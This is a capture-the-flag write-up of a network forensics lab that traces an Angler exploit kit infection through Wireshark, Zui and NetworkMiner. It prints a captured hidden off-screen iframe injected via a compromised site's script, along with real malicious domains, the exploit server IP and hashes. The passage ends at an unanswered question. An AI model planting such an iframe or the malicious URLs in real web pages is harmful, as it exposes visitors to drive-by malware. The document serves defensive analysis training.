Challenge: Malware Traffic Analysis 4 Lab

Platform: CyberDefenders

Category: Network Forensics


Difficulty: Medium

Tools Used: Wireshark, Zui, NetworkMiner, VirusTotal

Summary: This lab involves investigating a host compromised by the Angler exploit kit (EK) after visiting a compromised website that contained a hidden iframe redirecting the user to a malicious site. This lab was relatively easy, especially compared to the previous labs in this series. Nonetheless, I found it really enjoyable and learnt a lot.


THE PLAYERS

Tom and Jake are recent hires at your organization's Security Operations Center (SOC analyst). Due to their different personalities, they've earned the nickname "Goofus and Gallant" after a cartoon from the magazine *Highlights for Children*. Tom is Goofus. Jake is Gallant.



THE STORY

On the Tuesday before Thanksgiving, Tom and Jake are working at the SOC as a SOC analysts. Tom brought his Windows laptop to the office, and he plans to browse the web. Jake is hard at work reviewing alerts.



Jake's holiday plans are set, and he's happy with the frozen turkey he'd purchased from the supermarket. Tom's more of a "turkey enthusiast." He wants to hunt and kill a turkey for his Thanksgiving meal.

To pursue his holiday plans, Tom decides to purchase a shotgun. He fires up his Windows laptop, connects to the SOC's wifi, and starts researching shotguns online.


It's not long before Tom's computer triggers some alerts for suspicious network activity. After those alerts, his laptop crashes!

```
A problem has been detected and Windows has been shut down to prevent damage
to your computer.

DRIVER_IRQL_NOT_LESS_OR_EQUAL

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any Windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x000000D1 (0xFFFFF8A0031C25C0,0x0000000000000002,0x0000000000000000,0
xFFFFF880041B2385)


***      NTFS.sys - Address FFFFF880041B2385 base at FFFFF880041B1000, DateStamp
 4f806ca1


Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical memory to disk:  80
```


THE AFTERMATH


You're the supervisor for both Goofus and Gallant. The Goofus Tom will likely be fired at some point due to his poor work ethic. Jake is certainly gallant, but he's still a relatively inexperienced analyst. You'll have to figure out what happened to Tom's laptop.

You check Tom's machine and quickly find a suspicious registry entry. It looks like Goofus infected his laptop. The SHA256 hash for the file referenced in the registry is: *d16ad130daed5d4f3a7368ce73b87a8f84404873cbfc90cc77e967a83c947cd2*



Next, you review the network alerts. Unfortunately, your organization is too cheap for any commercial intrusion detection system (IDS). Fortunately, lower-cost solutions have been implemented. You have access to Snort alerts using the Snort registered ruleset. You also have access to Suricata alerts using the EmergingThreats free ruleset.





What is the victim IP address?

TLDR: Navigate to Statistics > Conversations > IPv4 and focus on what host is present in all conversations.

When approaching network forensics, I like to begin by baselining the traffic, which involves getting an understanding of the traffic within the PCAP (protocol usage, traffic volume, hosts, etc). Wireshark provides a great feature called Statistics that enables you to do so. Let's start by scoping out the protocols within the PCAP by navigating to Statistics > Protocol Hierarchy:

Protocol	Percent Packets	Packets	Percent Bytes	Bytes
Frame	100.0	24240	100.0	14093286
Ethernet	100.0	24240	2.8	400118
Internet Protocol Version 4	100.0	24240	3.4	484864
User Datagram Protocol	2.4	573	0.0	4584
NetBIOS Name Service	0.4	97	0.0	5462
Link-local Multicast Name Resolution	0.2	53	0.0	1280
Dynamic Host Configuration Protocol	0.1	14	0.0	4268
Domain Name System	1.7	409	0.2	33428
Transmission Control Protocol	97.6	23651	93.4	13159026
Transport Layer Security	7.9	1915	18.4	2597181
Hypertext Transfer Protocol	6.3	1517	70.9	9993602
eXtensible Markup Language	0.1	13	0.6	89813
Portable Network Graphics	0.2	56	4.5	637805
Media Type	0.3	68	20.5	2883965
Line-based text data	1.1	271	56.9	8013565
JavaScript Object Notation	0.1	18	0.4	53824
JPEG File Interchange Format	0.5	111	16.5	2330933
HTML Form URL Encoded	0.0	4	0.0	2630
Data	0.0	7	14.9	2094512
Compuserve GIF	0.5	123	1.0	146784
Internet Group Management Protocol	0.1	16	0.0	256


We can see that most of the traffic is HTTP. Let's now take a look at the conversations captured from this PCAP by navigating to Statistics > Conversations > IPv4:

Ethernet · 4 | IPv4 · 167 | IPv6 | TCP · 568 | UDP · 237

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A
10.1.25.119	184.28.198.107	4,276	3 MB	2,268	325 kB	2,008	3 MB
10.1.25.119	162.216.4.20	1,789	2 MB	670	45 kB	1,119	2 MB
10.1.25.119	74.125.226.180	1,474	931 kB	778	106 kB	696	825 kB
10.1.25.119	23.235.40.193	1,232	898 kB	624	40 kB	608	859 kB
10.1.25.119	23.9.102.155	987	635 kB	527	87 kB	460	548 kB
10.1.25.119	192.229.163.16	917	638 kB	454	30 kB	463	608 kB
10.1.25.119	74.125.226.177	901	555 kB	478	65 kB	423	490 kB
10.1.25.119	95.211.205.229	803	721 kB	271	19 kB	532	703 kB
10.1.25.119	23.216.9.135	592	406 kB	307	22 kB	285	384 kB
10.1.25.119	64.34.173.208	514	271 kB	292	40 kB	222	231 kB
10.1.25.119	23.76.125.60	504	286 kB	269	51 kB	235	235 kB
10.1.25.119	98.136.171.208	410	272 kB	199	14 kB	211	258 kB
10.1.25.119	74.125.226.175	407	221 kB	221	18 kB	186	203 kB
10.1.25.119	54.83.10.229	368	195 kB	201	30 kB	167	165 kB
10.1.25.119	23.62.6.43	322	209 kB	170	14 kB	152	195 kB
10.1.25.119	23.62.6.49	288	181 kB	154	13 kB	134	167 kB
10.1.25.119	8.8.4.4	257	31 kB	133	10 kB	124	21 kB
10.1.25.119	93.184.215.200	244	135 kB	131	10 kB	113	125 kB
10.1.25.119	54.231.16.209	242	166 kB	123	8 kB	119	158 kB
10.1.25.119	191.234.5.80	241	55 kB	137	20 kB	104	35 kB
10.1.25.119	93.184.216.180	233	120 kB	126	14 kB	107	106 kB
10.1.25.119	72.30.202.247	211	128 kB	99	8 kB	112	120 kB
10.1.25.119	23.235.44.175	191	116 kB	102	8 kB	89	108 kB
10.1.25.119	23.92.22.133	190	109 kB	108	7 kB	82	102 kB
10.1.25.119	8.8.8.8	176	21 kB	96	7 kB	80	14 kB
10.1.25.119	184.73.196.115	169	47 kB	101	21 kB	68	25 kB
10.1.25.119	74.125.141.95	166	85 kB	92	7 kB	74	78 kB
10.1.25.119	184.84.243.50	163	112 kB	75	6 kB	88	107 kB

We can see that 10.1.25.119 is present in all conversations. We can also see several conversations with many packets; I highlighted the top two due to the relatively large number of bytes transferred (relative to everything else) from external hosts to the internal host 10.1.25.119. This might suggest some sort of file download.


Given that 10.1.25.119 is an internal (private) address, along with the fact that it's a Windows machine as identified by NetworkMiner, this is likely the victim:



Answer: 10.1.25.119

What is the victim's hostname?


We discovered previously that the victim's IP is 10.1.25.119. If you navigate to the Hosts tab within NetworkMiner you can find this IP address along with host information including the hostname:



Alternatively, we can find the hostname manually by searching for DHCP traffic associated with 10.1.25.119 in Wireshark:

- `dhcp && ip.src==10.1.25.119`

If you click on one of the results and navigate to the packet details pane, we can find the host name associated with this IP:



Answer: TURKEY-TOM

What is the exploit kit name?

TLDR: Focus on files downloaded from the victim, especially formats frequently used to deliver exploit kits like flash files. I recommend searching for these within NetworkMiner and uploading the MD5 hash provided in the file details tab to VirusTotal.

I am going to start by looking at alerts generated by Suricata in Zui:

- `event_type=="alert" | count() by alert.signature | sort -r count`

Here we can find several alerts, many of which merit further investigation:

alert	count
{signature: SURICATA HTTP unable to match response to request}	19
{signature: SURICATA Applayer Detect protocol only one direction}	10
{signature: ET MALWARE Bedep HTTP POST CnC Beacon}	4
{signature: ET POLICY Outdated Flash Version M1}	2
{signature: SURICATA STREAM excessive retransmissions}	2
{signature: ET MALWARE Fareit/Pony Downloader Checkin 2}	1
{signature: ET MALWARE Known Sinkhole Response Header}	1
{signature: ET MALWARE Bedep Connectivity Check M2}	1

Using the following query, we can identify the source of these alerts, and investigate them further if needed:

- `event_type=="alert" | cut ts, alert.signature, src_ip, src_port, dest_ip, app_proto`


We can see a lot of alerts regarding C2 traffic which may be helpful, but nothing immediately stands out as useful for identifying an exploit kit.

Flash files are often used to deliver exploit kits, so let's filter for swf files within the Files tab of NetworkMiner:

Filter keyword: swf Case sensitive ExactPhrase

Frame nr.	Filename	Extension	Size	Source host	S. port	Destination host
7054	VideoPlayer.swf	swf	198 211 B	184.28.198.107 [e7650.x.akamaiedge.net] [cabelas.com.edgekey.net] [www.cabelas.com] [assets.	TCP 80	10.1.25.119 [Turkey-Tom] [TURKEY-TOM]
7056	VideoPlayer[1].swf	swf	198 211 B	184.28.198.107 [e7650.x.akamaiedge.net] [cabelas.com.edgekey.net] [www.cabelas.com] [assets.	TCP 80	10.1.25.119 [Turkey-Tom] [TURKEY-TOM]
10084	MessageSenderV4.swf	swf	2 709 B	23.72.143.91 [e11100.g.akamaiedge.net] [wildcard.moatads.com.edgekey.net] [z.moatads.com]	TCP 80	10.1.25.119 [Turkey-Tom] [TURKEY-TOM]
10112	cap.swf	swf	1 730 B	23.72.143.91 [e11100.g.akamaiedge.net] [wildcard.moatads.com.edgekey.net] [z.moatads.com]	TCP 80	10.1.25.119 [Turkey-Tom] [TURKEY-TOM]
10960	who.olp.80B1752D.swf	swf	75 602 B	162.216.4.20 [neuhaus-hourakus.avelinoortiz.com]	TCP 80	10.1.25.119 [Turkey-Tom] [TURKEY-TOM]


Here we can see multiple flash files download by the victim. After submitting each MD5 hash to VirusTotal, only one file receives detections, that being from 162.216.4.20, an IP we identified as suspicious earlier:



You can extract the MD5 hash by double clicking the result or right clicking and selecting File Details. Multiple vendors label this as an exploit kit, which indicates we are on the right track. Using the following Google search term:

- "470fdb11214c6d274bd0247d7845dc08e6d6d9e9a9c5edc65938c40ed2b0eeae" exploit kit

We can see that this flash file is associated with the Angler exploit kit:



This is also identified by ClamAV on VirusTotal:

Answer: Angler

What is the IP address that served the exploit?

As discovered previously, the IP address that delivered the exploit is 162.216.4.20:

Answer: 162.216.4.20

What is the HTTP header that is used to indicate the flash version?

Using the following display filter in Wireshark:

- `ip.dst==162.216.4.20 && http`

We can see all requests made to the IP that served the Angler exploit kit. If you follow the HTTP stream and scroll down, we can see the client (victim) sent their flash version within the HTTP header:

Answer: x-flash-version

What is the malicious URL that redirects to the server serving the exploit?

The redirect URL indicates the webpage the user initially visited, which subsequently redirected them to the site hosting the exploit kit. Using the following query in Zui:

- `_path=="http" id.resp_h==162.216.4.20 | cut ts, host, referrer`

We can see what webpage the user initially visited which directed them to the site hosting the Angler EK (Note, the IP in the above query resolves to the host where the malicious flash file was downloaded from, i.e., the Angler EK hosting site):

ts	host	referrer
2015-11-24T16:16:38.607691Z	neuhaus-hourakus.avelinoortiz.com	null
2015-11-24T16:16:33.809409Z	neuhaus-hourakus.avelinoortiz.com	null
2015-11-24T16:16:33.022535Z	neuhaus-hourakus.avelinoortiz.com	http://neuhaus-hourakus.avelinoortiz.com/who.olp?save=&effect=VFv9cHM&you=Lm
2015-11-24T16:16:29.119007Z	neuhaus-hourakus.avelinoortiz.com	http://neuhaus-hourakus.avelinoortiz.com/forums/viewforum.php?f=15&sid=0l.h8
2015-11-24T16:16:28.185685Z	neuhaus-hourakus.avelinoortiz.com	http://neuhaus-hourakus.avelinoortiz.com/forums/viewforum.php?f=15&sid=0l.h8
2015-11-24T16:16:28.177942Z	neuhaus-hourakus.avelinoortiz.com	http://neuhaus-hourakus.avelinoortiz.com/forums/viewforum.php?f=15&sid=0l.h8
2015-11-24T16:16:25.048445Z	neuhaus-hourakus.avelinoortiz.com	http://solution.babyboomershopping.org/respondents/header.js

Answer: http://solution.babyboomershopping.org/respondents/header.js

What is The CAPEC ID corresponding to the technique used to redirect the victim to the exploit server? More info at capec.mitre.org

Let's first investigate the domain that redirect the user to the malicious site:

- `http.host=="solution.babyboomershopping.org"`


We can see one GET request being made:

Time	Source	Destination	Protocol	Length	Info
162.387070	10.1.25.119	85.143.220.17	HTTP	380	GET /respondents/header.js HTTP/1.1

let's follow its HTTP stream:

```
GET /respondents/header.js HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://www.shotgunworld.com/
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: solution.babyboomershopping.org
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 24 Nov 2015 16:18:32 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.3

<iframe style="position:absolute;left:-3311px;top:-3861px;width:309px;height:326px;" src="http://neuhaus-hourakus.avelinoortiz.com/forums/viewforum.php?f=15&sid=0l.h8f0o304g67j7zl29"></iframe>
```

Within the response by the server, we can see a hidden iframe which is used to redirect the user to the malicious site hosting the exploit kit. This tactic is observed frequently in exploit kit delivery chains. Upon searching for "CAPEC hidden iframe redirect", I came across CAPEC-222:



Answer: CAPEC-222

What is the FQDN of the compromised website?

